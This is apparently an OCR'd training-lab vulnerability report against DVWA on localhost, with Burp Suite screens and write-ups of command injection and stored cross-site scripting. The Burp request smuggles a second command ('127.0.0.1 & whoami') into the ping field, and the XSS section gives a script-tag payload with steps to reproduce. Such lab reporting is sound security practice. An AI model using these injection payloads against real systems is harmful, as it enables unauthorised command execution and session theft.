XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
arush\arush gupta
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 2 ×
Send Cancel
Target: http://127.0.0.1:8080 HTTP/1
Request
Pretty Raw Hex
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/exec/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
Connection: keep-alive
ip=127.0.0.1%20%26%20whoami&Submit=Submit
Search
0 highlights
Response
Pretty Raw Hex Render
<pre>
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Ping statistics for 127.0.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
arush\arush gupta
</pre>

Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 20
Response headers 10
Inspector
Notes
Custom actions
Done
4,975 bytes | 3,113 millis
Event log (1)
All issues
Memory: 144.6MB
Disabled

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Severity:	Critical
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module • No input sanitization or output encoding applied by the server
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/xss_s/ 2. In the Name or Message field, enter the following payload: **<script>alert('XSS')</script>** 3. Click Sign Guestbook 4. Scroll down and observe that the alert box executes automatically every time the page is loaded — proving stored XSS

Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

Expected Result :

- User input should be stored and displayed **as plain text**
- HTML/JavaScript tags should be **escaped or removed**
- No script should be executed in the browser

Actual Result :

- The script tag is stored in the server and injected into the page
- Every time the page loads, the alert('XSS') runs
- The malicious code **persists across sessions**, affecting other users.

Impact :


- Persistent XSS allows attackers to:
  - Steal session cookies
  - Perform actions as another user
  - Spread malware or phishing payloads
- High severity because the script executes **every time the page is viewed**


Vulnerability 4 – Application is Vulnerable to Stored Cross-Site Scripting (XSS)

